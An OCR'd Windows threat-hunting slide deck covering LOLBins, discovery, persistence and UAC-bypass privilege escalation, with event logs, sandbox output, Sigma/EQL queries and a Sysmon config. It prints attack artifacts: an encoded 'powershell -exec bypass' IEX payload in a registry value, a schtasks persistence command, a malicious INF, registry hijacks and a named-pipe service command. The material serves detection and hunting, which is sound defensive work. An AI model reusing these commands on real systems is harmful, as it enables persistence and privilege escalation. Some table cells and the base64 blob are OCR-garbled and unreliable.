
<https://bit.ly/2lWhFNM>

NA	Binary	Functions	Type	Legit Exec Frequency	Top Seen Parent Processes	Top Seen Child Processes	Network	Top Seen UserName	Suspicious Cmd
2	Cmstsp.exe	Execute, AWL bypass	Binaries	No Exec Observed	NA	NA	NA [Good for hunting]	NA	> http > suspicious paths
3	Esentutl.exe	Copy, ADS, Download	Binaries	No Exec Observed	No Exec Observed	No Exec Observed	No Exec Observed	No Exec Observed	>/vss: No Exec Observed >/d: No Exec Observed
4	Eventvwr.exe	UAC bypass	Binaries	Low	explorer.exe, cmd.exe	mmc.exe (only)	None	Std Username	NA
5	hh.exe	Execute, Download	Binaries	Low	explorer.exe and others	None	None	Std Users	NA (usually hh.exe path_
6	Installutil.exe	Execute, AWL bypass	Binaries	Low	NA (Random installers)	> devenv.exe (VS) > msocomp.exe > lddtr.exe	None	both system and std Users	File Path: NA, point to DL (microsoft.net and program Null cmdline: none [good for hunting exe: none] [good for hunting exe: none] [good for hunting exe: none])
7	Mavinject.exe	Execute, ADS	Binaries	Medium	AppVClient.exe	None	None	SYSTEM	"\$INJECTRUNNING": Non "-HMODULE": None [good for hunting exe: none]
8	Microsoft.Workflow.Compiler.exe	Execute, AWL bypass	Binaries	No Exec Observed	No Exec Observed	No Exec Observed	NA	No Exec Observed	No Exec Observed
9	Msbuild.exe	Execute, AWL bypass	Binaries	Medium	devenv.exe (VS) msbuild.exe (VS)	conhost.exe cmd.exe aspnet_compiler.exe MSBuild.exe csc.exe VBCSCompiler.exe cvtres.exe dotnet.exe	None	Std Users	XML File: NA, as long as it is suspicious it will be hard to value only. .csproj file: rare and can be suspicious msbuild exec
10	Msdt.exe	Execute, AWL bypass	Binaries	Medium	pcwrun.exe rundll32.exe explorer.exe	rundll32.exe (pcwut.dll>CreateAndRun	None	Std Users	> "-path C:\Windows\diagnostics >ff" (happens only when diagnostic Windows run


HUNTING EXAMPLES DISCOVERY



DISCOVERY



Discovery of local and domain users & groups as well as network setup and security tools is a must for any attacker.



DISCOVERY - PRIVILEGED GROUPS

Event Properties - Event 4661, Microsoft Windows security auditing.

General Details

A handle to an object was requested.

Subject:

Security ID:	S-1-5-21-1587066498-1489273250-1035260531-1106
Account Name:	user01
Account Domain:	EXAMPLE
Logon ID:	0x15E1A7

Object:

Object Server:	Security Account Manager
Object Type:	SAM_GROUP
Object Name:	S-1-5-21-1587066498-1489273250-1035260531-512
Handle ID:	0x14c7b2cd0

Process Information:

Process ID:	0x1c4
Process Name:	C:\Windows\System32\lsass.exe

Access Request Information:

Transaction ID:	{00000000-0000-0000-0000-000000000000}
Accesses:	READ_CONTROL AddMember

Log Name: Security

Source: Microsoft Windows security

Event ID: 4661

Level: Information

User: N/A

OpCode: Info

Keywords: Audit Success

Logged: 3/19/2019 12:23:52 AM

Task Category: SAM

Computer: WIN-77LTAPHIQ1R.example.corp

More Information: [Event Log](#) [Online Help](#)

On the domain controllers if you log 4661, you can hunt for 4661 with message body containing well-known privileged SIDs

- SID: S-1-5-21domain-512

Name: **Domain Admins**

Description: A global group whose members are authorized to administer the domain. By default, the **Domain Admins** group is a member of the Administrators group on all computers that have joined a domain, including the **domain controllers**. **Domain Admins** is the default owner of any object that is created by any member of the group.

```
github.com/Neo23x0/sigma/blob/master/rules/windows/builtin/win_account_discovery.yml
Raw Blame History
35 lines (34 sloc) | 937 Bytes
title: AD Privileged Users or Groups Reconnaissance
description: Detect priv users or groups recon based on 4661 eventid and known privileged users or groups SIDs
references:
tags:
- attack.discovery
- attack.t1087
status: experimental
author: Saïd Bousseaden
logsource:
product: windows
service: security
definition: 'Requirements: enable Object Access SAM on your Domain Controllers'
detection:
selection:
  EventID: 4661
  ObjectType:
    - SAM_USER
    - SAM_GROUP
  ObjectName:
    - "+$12"
    - "+$02"
    - "+$00"
    - "+$05"
    - "+$19"
    - "+$20"
    - "+$44"
    - "+$51"
    - "+$55"
    - "admin",
condition: selection
falsepositives:
- if source account name is not an admin then its super suspicious
level: high
```

HUNTING EXAMPLES PERSISTENCE



PERSISTENCE – MOST COMMON

Behavior activities
Fedex Shipment.exe (ID: 2716)


Events: MODIFIED FILES 3 | REGISTRY CHANGES 0 | HTTP REQUESTS 0

Writes to a start menu file Installation

Source: files
First seen: 43375ms

Details:

created:	NONE
device:	DISK_FILE_SYSTEM
name:	C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\\Programs\Startup\manage-bde.url
object:	FILE
operation:	WRITE
status:	0x00000103
time:	43375ms




WRITE	Key: HKEY_CLASSES_ROOT\CLSID\{8dac4e38-b146-4617-96a3-a3f839e5c568}\Shell\Manage\command
27140ms	Name: (Default) Value: c:\windows\system32\wscript.exe /E:vbs c:\windows\temp\icon.ico "powershell -exec bypass -c ""IEX ([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('JFhYPUlFWCgoJ1snICsgW2NoYXJdMHg1MyArICd5c3R1bS5UZXh0lKvUyfcgKyBbY2hhc10weDzMiCsgJ2Rpbd0jpBjyArIFtjaGfyXTB4NTMgKyAnQ01JLkdlDccgKyBbY2hhc10weDUzICsgJ3RyaW5nKFsniCsgW2NoYXJdMHg1MyArICd5c3R1bS5DjyArIFtjaGfyXTB4NmYgKyAnbnZlcnRd0jpGcicgKyBbY2hhc10weDUzICsgJ21CYXN1NicgKyBbY2hhc10weDzMiCsgJ250Z50IC1wYXRoICcnYzpcd2luZCcgKyBbY2hhc10weDzMiCsgJ3dzXHr1bXBccGljdHVyZS5qcGcnJykpKScpKtskQkI9SUUVYKCgnc3RhcnQtc2x1ZXAgMTA7JHM9JFhY0yRkID0gQGp0yR2ID0gMDskYyA9IDA7d2hpGUoJGMgLW51ICRzLmx1bmd0aC17JHY9KCR2KjUyKSSoW0ludDMxVtjaGfyXSRzWjyRjXS0nICsgW2NoYXJdMHg2NCaRIccwKTTpZigoKCRjKzEpJTMpIC11cSAwKxt3aGlsZSgkdiAtbmUgMC17JHZ2PSR2JTI1NjtpZigkdnYgLWd0IDApepyRkKz1bY2hhc11bSW50MzJdJHZ2fSR2PvtJbnQzM10oJHvMjU2KX19JGMrPTE7ftbYXkjYX1ld0jpSZXZ1cnN1KCRkKttJRVgoWycgKyBbY2hhc10weDUzICsgJ3RyaW5nXTo6SicgKyBbY2hhc10weDzMiCsgJ21uKCcnJyctsJGQpKts7Jykp001FWCgkQkIp'))"""
WRITE	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
27140ms	Name: UpdateService Value: c:\windows\explorer.exe shell:::{8dac4e38-b146-4617-96a3-a3f839e5c568}

Command Line:

```
SCHTASKS /Create /TN QueueReporting /TR "C:\Users\admin\AppData\Local\Temp\vlc.exe ab cb" /SC ONEVENT /EC Microsoft-Windows-DriverFrameworks-UserMode/Operational /MO '*[System\Provider\@Name='Microsoft-Windows-DriverFrameworks-UserMode' and EventID=2003]' /f
```

PERSISTENCE – REMCOS RAT



```
registry where key_path == "*\\Windows NT\\CurrentVersion\\Winlogon\\Shell*" or  
key_path == "*\\Windows NT\\CurrentVersion\\Winlogon\\Userinit*" or key_path ==  
"*\\CurrentVersion\\Policies\\Explorer\\Run*" or (key_path == "*\\policies\\  
\\system\\enablelua*" and user_name != "system" and bytes_written_u32 != 1)
```

PERSISTENCE

Value:	3
WRITE	Key: HKEY_CURRENT_USER\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs
+5375ms	Name: Count
Value:	1
WRITE	Key: HKEY_CURRENT_USER\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs
+5375ms	Name: Path1
Value:	C:\Users\admin\Desktop\bolp_cab.inf
WRITE	Key: HKEY_CURRENT_USER\Software\Microsoft\IEAK\GroupPolicy\PendingGPOs
+5375ms	Name: Section1
Value:	DefaultInstall

registry where
key_path=="***GroupPolicy\\PendingGPOs***" and
user_name!="system"

► **bolp_cab.inf**
⚠ Dropped from process
▢ Look up on VirusTotal

TrID - File Identifier
100% | Generic INI configuration

Hashes

MD5	ⓘ B563300A52519
SHA1	ⓘ DB9EE1FEA0571
SHA256	ⓘ 6FBAE91F7BDC4
SSDEEP	ⓘ 6:AkAh+BIHgVo

PREVIEW HEX

```
[Version]
signature = "$CHICAGO$"
AdvancedINF = 2.5, "You need a new version of advpack.dll"

[DefaultInstall]
RunPreSetupCommands = dzsmpnhibhkbtfllxwilci:2

[dzsmpnhibhkbtfllxwilci]
C:\Users\admin\Desktop\bolp_cab.exe
```

More stealthy persistence methods in
the wild.



Samir

@SBousseaden

registry where key_path ==
"***software\\microsoft\\windows\\currentversion\\explorer\\user shell folders\\startup***" and
bytes_written_string !=
"**%USERPROFILE%\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup**" #eq!
[#persistence](#)

Traduire le Tweet

EVENTS	
MODIFIED FILES	
WRITE	Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders
+2656ms	Name: Startup
	Value: C:\ProgramData\0433b5cdb4

3:43 PM · 12 sept. 2019 · Twitter Web App

PERSISTENCE – GOOD RESOURCES

- Familiarity with [Autoruns](#) is a must
- <http://www.hexacorn.com/blog/2017/01/28/beyond-good-ol-run-key-all-parts/>
- <https://github.com/palantir/windows-event-forwarding/tree/master/AutorunsToWinEventLog>

ATT&CK Tactics (most relevant)	EventID	Event Description	Log Name	Verbosity Signal	Detection Relevance	Config-Path
Persistence	4720	A user account was created	Security	Medium	Medium	Account Management > Audit User Account Management
Persistence	4738	A user account was changed	Security	Medium	Medium	Account Management > Audit User Account Management
Persistence	4741	A computer account was created	Security	Medium	Medium	Account Management > Audit Computer Account Management
Persistence	4698	A scheduled task was created	Security	Low	High	Object Access > Audit Other Object Access Events (Success)
Persistence	4702	A scheduled task was updated	Security	Low	High	Object Access > Audit Other Object Access Events (Success)
Persistence	4697	A service was installed in the system	Security	Low	High	System > Audit Security System Extension
Persistence	7045	A service was installed in the system	System	Low	High	Part of System events, enabled by default
Persistence	7040	A service config was changed	System	Low	High	Part of System events, enabled by default

HUNTING EXAMPLES PRIVILEGES ESCALATION



PRIVILEGE ESCALATION – UAC BYPASS EVENTVWR


Known privilege escalation attack
General

Source: registry
First seen: 1343ms


danger

Details 1/2

key: HKEY_CLASSES_ROOT\mscfile\shell\open\command
name:
operation: write
typeValue: REG_SZ
value: C:\Users\admin\AppData\Roaming\Microsoft\audioSvcs.exe
time: 1343ms



Normal execution flow when you start eventvwr is:
eventvwr.exe will create mmc.exe as child process.



a) process where
parent_process_name=="eventvwr.exe" and
process_name!="mmc.exe" b) registry
where
key_path=="*\mscfile\shell\open\command"

PRIVILEGE ESCALATION – UAC BYPASS CMSTP

Command Line:

```
C:\Windows\system32\DllHost.exe /ProcessId:{3E5FC7F9-9A51-4367-9063-A120244FBEC7}
```

Version Information:

Company:	Microsoft Corporation
Description:	COM Surrogate
Version:	6.1.7600.16385 (win7_rtm.090713-1255)

INDICATORS OF SUSPICIOUS BEHAVIOUR

3968 CMSTPLUA
276 СмвцПъЕша.exe PE high integrity

process where child of [process where command_line == "*3E5FC7F9-9A51-4367-9063-A120244FBEC7*" or command_line == "*D2E7041B-2927-42FB-8E9F-7CE93B6DC937*"]

PRIVILEGE ESCALATION – MORE UAC BYPASS DETECTIONS

```
<ProcessCreate onmatch="include">
    <Image condition="begin with" name="PrivEsc - T1088 - UACBypass Mocking Trusted WinFolders">C:\Windows \</Image>
    <Image condition="begin with" name="PrivEsc - T1088 - UACBypass Mocking Trusted WinFolders">C:\ Windows</Image>
    <ParentCommandLine condition="contains" name="PrivEsc - T1088 - UACME 41 CMSTPLUA">DllHost.exe /Processid:{3E5FC7F9-9A51-4367-90
    <ParentCommandLine condition="contains" name="PrivEsc - T1088 - UACME 43 CMSTPLUA - IColorDataProxy">DllHost.exe /Processid:{D2E
    <ParentImage condition="end with" name="PrivEsc - T1088 - UACME-56">WSReset.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass - SDCLT">sdclt.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass Mcx2Prov">mcx2prov.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - Possible UACBypass">consent.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACME 33">computerdefaults.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACME 33">fodhelper.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACME 23">Dism.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACME 38 or 39">mmc.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass pcalua">pcalua.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass Sysprep">sysprep.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass mscfile reg_hijack">eventvwr.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass cliconfig">cliconfg.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass MscFile hijack">CompMgmtLauncher.exe</ParentImage>
    <ParentImage condition="image" name="PrivEsc - T1088 - UACBypass osk dll hijack">osk.exe</ParentImage>
</ProcessCreate>
<ProcessCreate onmatch="exclude">
    <Image condition="image">c:\windows\system32\mmc.exe</Image>
    <Image>C:\Windows\System32\WerFault.exe</Image>
    <Image>C:\Windows\System32\conhost.exe</Image>
    <Image>C:\Windows\System32\WerFault.exe</Image>
    <Image>C:\Windows\System32\conhost.exe</Image>
    <Image>C:\Windows\System32\sihost.exe</Image>
    <Image>C:\Windows\Syswow64\sihost.exe</Image>
    <Image>C:\Windows\System32\Defrag.exe</Image>
    <Image>C:\Windows\Syswow64\Defrag.exe</Image>
</ProcessCreate>
```

Sysmon config to detect all known unfixed UAC bypasses:

https://github.com/sbouss_eaden/EVTX-ATTACK-SAMPLES/blob/master/Prive%20Escalation/Sysmon/Sysmon_T1088_UACBypass_config.xml

PRIVILEGE ESCALATION – CLIENT NAMED PIPE TOKEN IMPERSONATION

Event 7045, Service Control Manager

General Details

A service was installed in the system.

Service Name: WinPwnage
Service File Name: %COMSPEC% /c ping -n 1 127.0.0.1 >nul && echo 'WinPwnage' > \\.\pipe\\WinPwnagePipe
Service Type: user mode service
Service Start Type: demand start
Service Account: LocalSystem

Meterpreter getsystem will automatically try this elevation of privileges method that rely on impersonating privileged process tokens using named pipe via forcing a system service to connect to it.



Hunting query: system where event_id==7045 and event_message=="*echo*\\.\\pipe*"

PRIVILEGE ESCALATION – WER PRIVESC - CVE-2019-1315

Event 11, Sysmon

General Details

File created:
RuleName:
UtcTime: 2019-10-09 16:45:49.077
ProcessGuid: {747f3d96-0e98-5d9e-0000-0010f9e41000}
ProcessId: 7884
Image: C:\Windows\system32\wermgr.exe
TargetFilename: C:\Windows\Temp\RQJ_Report.wer.tmp
CreationUtcTime: 2019-10-09 16:45:09.932

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 11
Level: Information
User: SYSTEM
OpCode: Info
More Information: [Event Log Online Help](#)



Detection of some PrivEsc exploits/bypasses that require changing a specific registry or creating a new file or changing the behavior of some windows core processes is possible.

Remember even if you patch, there will be always some obsolete systems, thus detection is valuable.

Hunting query:

